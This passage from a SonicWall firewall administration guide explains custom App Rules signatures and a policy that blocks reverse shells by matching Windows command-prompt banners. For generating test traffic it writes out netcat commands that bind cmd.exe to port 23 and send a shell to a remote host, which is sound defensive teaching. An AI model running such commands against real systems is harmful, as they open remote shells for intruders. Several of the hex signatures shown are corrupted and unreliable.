Match Object Included	Corporate Video	Use Global Settings	1
Match Objects Excluded	None	Connection Side	Client Side
Action Object	Bypass DPI	Direction	<input checked="" type="radio"/> Basic <input type="radio"/> Advanced
			Outgoing

Cancel OK


Custom Signature

You can create a custom match object that matches any part of a packet if you want to control traffic that does not have a predefined object type in App Rules. This allows you to create a custom signature for any network protocol.

For instance, you can create a custom signature to match **HTTP GET** request packets. You might use this if you want to prevent Web browsing from your local area network.

To determine a unique identifier for a **HTTP GET** packet, you can use the Wireshark network protocol analyzer to view the packet header. For more information about using Wireshark, see [Wireshark](#). In Wireshark, capture some packets that include the traffic you are interested in. In this case, you want to capture a **HTTP GET** request packet. You can use any Web browser to generate the **HTTP GET** request. [HTTP GET Request Packet in Wireshark](#) shows an **HTTP GET** request packet displayed by Wireshark.

HTTP GET REQUEST PACKET IN WIRESHARK



To create a custom signature for a network protocol:

1. In the top pane of Wireshark, scroll down to find the HTTP GET packet
2. Click on that line.

The packet is displayed in the two lower panes. For a SYN packet, the center pane provides a human-readable interpretation of the packet header, and the actual header bytes are displayed in hexadecimal in the lower pane.
3. In the center pane, expand the Hypertext Transfer Protocol section to see the packet payload.
4. Find the identifier that you want to reference in App Rules. In this case, the identifier is the GET command in the first three bytes.
5. Click on the identifier to highlight the corresponding bytes in the lower pane.
6. You can determine the offset and the depth of the highlighted bytes in the lower pane.
 - Offset indicates which byte in the packet to start matching against.
 - Depth indicates the last byte to match.

Using an offset allows very specific matching and minimizes false positives. Decimal numbers are used rather than hexadecimal to calculate offset and depth.

NOTE: When you calculate offset and depth, the first byte in the packet is counted as number one (not zero).

Offset and depth associated with a custom match object are calculated starting from the packet payload (the beginning of the TCP or UDP payload). In this case, the offset is 1 and the depth is 3.

7. Create a custom match object that uses this information.

Match Object Settings

Object Name: HTTP GET

Match Object Type: Custom Object

Enable Settings:

Offset: 1

Depth: 3

Minimum: 1

Maximum: 1500

Match Type: Exact Match

Input Representation: Alphanumeric Hexadecimal

Content: 474554

Buttons: Cancel, Save

8. In the **Match Object Settings** dialog, type a descriptive name for the object in the **Object Name** field.
9. Select **Custom Object** from the **Match Object Type** drop-down menu.
10. Select **Enable Settings**.
11. In the **Offset** field, type **1** (the starting byte of the identifier).
12. In the **Depth** text box, type **3** (the last byte of the identifier).
13. You can leave the **Payload Size** set to the default. The **Payload Size** is used to indicate the amount of data in the packet, but in this case we are only concerned with the packet header.
14. For **Input Representation**, click **Hexadecimal**.
15. In the **Content** text box, type the bytes as shown by Wireshark: **474554**. Do not use spaces in hexadecimal content.
16. Use this match object in an App Rules policy.

- In the **Add App Rule** dialog, type a descriptive **Policy Name**.
- Select **HTTP Client** for the **Policy Type**.
- In the **Match Object Included** drop-down menu, select the match object that you just defined.
- Select a custom action or a default action such as **Reset/Drop** from the **Action Object** drop-down menu.
- For the **Connection Side**, select **Client Side**.
- You can also modify other settings. For more information about creating a policy, see [Configuring an App Rules Policy](#).

Reverse Shell Exploit Prevention

The reverse shell exploit is an attack that you can prevent by using the App Rules custom signature capability (see [Custom Signature](#)). A reverse shell exploit could be used by an attacker if he or she is successful in gaining access to your system by means of a Zero-day exploit. A Zero-day exploit refers to an attack whose signature is not yet recognized by security software.

In an early stage while still unknown, malicious payloads can pass through the first line of defense which is the IPS and Gateway Anti-Virus (GAV) running at the Internet gateway, and even the second line of defense represented by the host-based Anti-Virus software, allowing arbitrary code execution on the target system.

In many cases, the executed code contains the minimal amount of instructions needed for the attacker to remotely obtain a command prompt window (with the privileges of the exploited service or logged on user) and proceed with the penetration from there.

As a common means to circumvent NAT/firewall issues, which might prevent their ability to actively connect to an exploited system, attackers make the vulnerable system execute a reverse shell. In a reverse shell, the connection is initiated by the target host to the attacker address, using well-known TCP/UDP ports for better avoidance of strict outbound policies.

This use case is applicable to environments hosting Windows systems and intercepts unencrypted connections over all TCP/UDP ports.

① **NOTE:** Networks using unencrypted Telnet service must configure policies that exclude those servers' IP addresses.

While this use case refers to the specific case of reverse shell payloads (outbound connections), it is more secure to configure the policy to be effective also for inbound connections. This protects against a case where the executed payload spawns a listening shell onto the vulnerable host and the attacker connects to that service across misconfigured firewalls.

The actual configuration requires the following:

- Generating the actual network activity to be fingerprinted, using the netcat tool
- Capturing the activity and exporting the payload to a text file, using the Wireshark tool
- Creating a match object with a string that is reasonably specific and unique enough to avoid false positives
- Defining a policy with the action to take when a payload containing the object is parsed (the default Reset/Drop is used here)

Topics:

- [Generating the Network Activity](#)
- [Capturing and Exporting the Payload to a Text File, Using Wireshark](#)
- [Creating a Match Object](#)
- [Defining the Policy](#)

Generating the Network Activity

The netcat tool offers – among other features – the ability to bind a program's output to an outbound or a listening connection. The following usage examples show how to setup a listening “Command Prompt Daemon” or how to connect to a remote endpoint and provide an interactive command prompt:

- `nc -l -p 23 -e cmd.exe`

A Windows prompt will be available to hosts connecting to port 23 (the `-l` option stands for listen mode as opposed to the default, implicit, connect mode).

- `nc -e cmd.exe 44.44.44.44 23`

A Windows prompt is available to host `44.44.44.44` if host `44.44.44.44` is listening on port 23 using the netcat command:

```
nc -l -p 23
```


Capturing and Exporting the Payload to a Text File Using Wireshark

To capture the data, launch Wireshark and click **Capture > Interfaces** to open a capture dialog. Start a capture on the interface with the netcat traffic. As soon as the capture begins, run the netcat command and then stop the

capture.

Data Flow Through the Network in Wireshark shows the data flow through the network during such a connection (Vista Enterprise, June 2007):

DATA FLOW THROUGH THE NETWORK IN WIRESHARK



The hexadecimal data can be exported to a text file for trimming off the packet header, unneeded or variable parts and spaces. The relevant portion here is `Microsoft... reserved`. You can use the Wireshark hexadecimal payload export capability for this. For information about Wireshark, see [Wireshark](#).







Creating a Match Object

The following hexadecimal characters are entered as the object content of the match object representing the Vista command prompt banner:

```
4D6963726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0D0A436F70797269767874202863292032303036204D6963726F73667420436F72706F726174696F6E2E
```

NOTE: Fingerprint export and the match object definition do not really need to use hexadecimal notation here (the actual signature is ASCII text in this case). Hexadecimal is only required for binary signatures.

Similar entries are obtained in the same manner from Windows 2000 and Windows XP hosts and used to create other match objects, resulting in the three match objects shown below:

<input type="checkbox"/>	21	Vista command prompt	Custom Object	Exact Match	4D6963726F736F66742057696E646F7773205B56657273696F6E20362E302E3630305D0D0A436F70797269767874202863292032303036204D6963726F73667420436F72706F726174696F6E2E	Disable	Hexadecimal	 
<input type="checkbox"/>	22	W2K command prompt	Custom Object	Exact Match	5E7063726F736F66742057696E646F7773205B56657273696F6E20362E302E3630305D0D0A436F70797269676874202863292032303036204D6963726F73667420436F72706F726174696F6E2E	Disable	Hexadecimal	 
<input type="checkbox"/>	23	XP command prompt	Custom Object	Exact Match	6F7163726F736F66742057696E646F7773205B56657273696F6E20362E302E3630305D0D0A436F70797269676874202863292032303036204D6963726F73667420436F72706F726174696F6E2E	Disable	Hexadecimal	 

Other examples for Windows Server 2003 or any other Windows version might be easily obtained using the described method.

Linux/UNIX administrators need to customize the default environment variable to take advantage of this signature based defense, as the default prompt is typically not sufficiently specific or unique to be used as described previously.

Defining the Policy

After creating the match objects, you can define a policy that uses them. The image that follows shows the other policy settings. This example as shown is specific for reverse shells in both the **Policy Name** and the **Direction** settings. As mentioned, it might also be tailored for a wider scope with the **Direction** setting changed to **Both** and a more generic name.

A log entry with a Category of Network Access is generated after a connection Reset/Drop. [Log Entry After a Connection Reset/Drop](#) shows the log entry, including the message stating that it is an Application Control Alert and displaying the policy name:

LOG ENTRY AFTER A CONNECTION RESET/DROP

#	Time	Priority	Category	Message	Source	Destination
1	07/05/2007 01:06:26.880	Alert	Network Access	Application Firewall Alert: Policy: Reverse Shell Spawned Action Type: Reset/Drop	10.10.10.175, 51042, X0 (admin)	44.44.44.44, 31337, X1, cp444444-a.hhh1.hh.home.nl

As experience suggests, appropriate security measures would include several layers of intelligence, and no single approach can be considered a definitive defense against hostile code.

Endpoint Rules

The Endpoint protection is enforced by creating a policy and enabling it on a zone. Navigate to the **POLICY | Rules and Policies > Endpoint Rules** page, where you can edit or create a policy for the desired zone and enable and endpoint service for that zone.


The **POLICY | Rules and Policies > Endpoint Rules** page only displays the available settings when at least one client anti-virus service is licensed. Depending on the SonicOS version on your firewall and the licensed services, the **POLICY | Rules and Policies > Endpoint Rules** page appears differently.

#	NAME	SOURCE ZONE	INCLUSION ADDRESS	EXCLUSION ADDRESS	ENFORCEMENT POLICY	PRIORITY	ENABLE
1	Endpoint Enforcement Default Policy	LAN	all	none	Endpoint Enforcement Default Profile	↑ ↓	<input checked="" type="checkbox"/>

Total: 1 item(s)


Adding a Policy

1. Navigate to the **POLICY | Rules and Policies > Endpoint Rules** page.
2. Click **+Add**.



The screenshot shows a dialog box titled "Endpoint Security Policy". It contains five fields with dropdown menus: "Name" (empty), "Source Zone" (set to "---- Select a Zone ----"), "Inclusion Address" (set to "All"), "Exclusion Address" (set to "None"), and "Enforcement Profile" (set to "-- Select an Profile --"). At the bottom, there are two buttons: "Cancel" and "Accept".

3. Complete the dialog as necessary.
4. For **Enforcement Profile**, select one of the default profiles or create your own by selecting **Create new Profile**.



The screenshot shows a dialog box titled "Endpoint Security Policy" with a "Go Back" link. It is divided into two sections: "ENDPOINT SECURITY PROFILE OBJECT" and "SERVICE CONFIGURATION". Under "ENDPOINT SECURITY PROFILE OBJECT", there is a "Name" field with the placeholder "Enter Object Name" and a "Bypass Guest Endpoint Security Service" toggle switch (currently off). Under "SERVICE CONFIGURATION", there is a "Capture Client Endpoint Security" toggle switch (currently off). At the bottom, there are two buttons: "Cancel" and "Add".

5. Complete as necessary.
6. Click **Accept**.

SonicWall Support

Technical support is available to customers who have purchased SonicWall products with a valid maintenance contract.

The [Support Portal](#) provides self-help tools you can use to solve problems quickly and independently, 24 hours a day, 365 days a year.

The [Support Portal](#) enables you to:

- View [Knowledge Base articles](#) and [Technical Documentation](#)
- View and participate in the [Community Forum](#) discussions
- View [Video Tutorials](#)
- Access [MySonicWall](#)
- Learn about [SonicWall Professional Services](#)
- Review [SonicWall Support services and warranty information](#)
- Register at [SonicWall University](#) for training and certification

About This Document

SonicOS Rules and Policies Administration Guide for the Classic Mode Series

Updated - November 2024

Software Version - 8

232-006190-00 Rev A

Copyright © 2024 SonicWall Inc. All rights reserved.

The information in this document is provided in connection with SonicWall and/or its affiliates' products. No license, express or implied, by estoppel or otherwise, to any intellectual property right is granted by this document or in connection with the sale of products. EXCEPT AS SET FORTH IN THE TERMS AND CONDITIONS AS SPECIFIED IN THE LICENSE AGREEMENT FOR THIS PRODUCT, SONICWALL AND/OR ITS AFFILIATES ASSUME NO LIABILITY WHATSOEVER AND DISCLAIMS ANY EXPRESS, IMPLIED OR STATUTORY WARRANTY RELATING TO ITS PRODUCTS INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTY OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, OR NON-INFRINGEMENT. IN NO EVENT SHALL SONICWALL AND/OR ITS AFFILIATES BE LIABLE FOR ANY DIRECT, INDIRECT, CONSEQUENTIAL, PUNITIVE, SPECIAL OR INCIDENTAL DAMAGES (INCLUDING, WITHOUT LIMITATION, DAMAGES FOR LOSS OF PROFITS, BUSINESS INTERRUPTION OR LOSS OF INFORMATION) ARISING OUT OF THE USE OR INABILITY TO USE THIS DOCUMENT, EVEN IF SONICWALL AND/OR ITS AFFILIATES HAVE BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES. SonicWall and/or its affiliates make no representations or warranties with respect to the accuracy or completeness of the contents of this document and reserves the right to make changes to specifications and product descriptions at any time without notice. and/or its affiliates do not make any commitment to update the information contained in this document.

For more information, visit <https://www.sonicwall.com/legal>.

End User Product Agreement

To view the SonicWall End User Product Agreement, go to: <https://www.sonicwall.com/legal/end-user-product-agreements/>.

Open Source Code

SonicWall Inc. is able to provide a machine-readable copy of open source code with restrictive licenses such as GPL, LGPL, AGPL when applicable per license requirements. To obtain a complete machine-readable copy, send your written requests, along with certified check or money order in the amount of USD 25.00 payable to "SonicWall Inc.", to:

General Public License Source Code Request
Attn: Jennifer Anderson
1033 McCarthy Blvd
Milpitas, CA 95035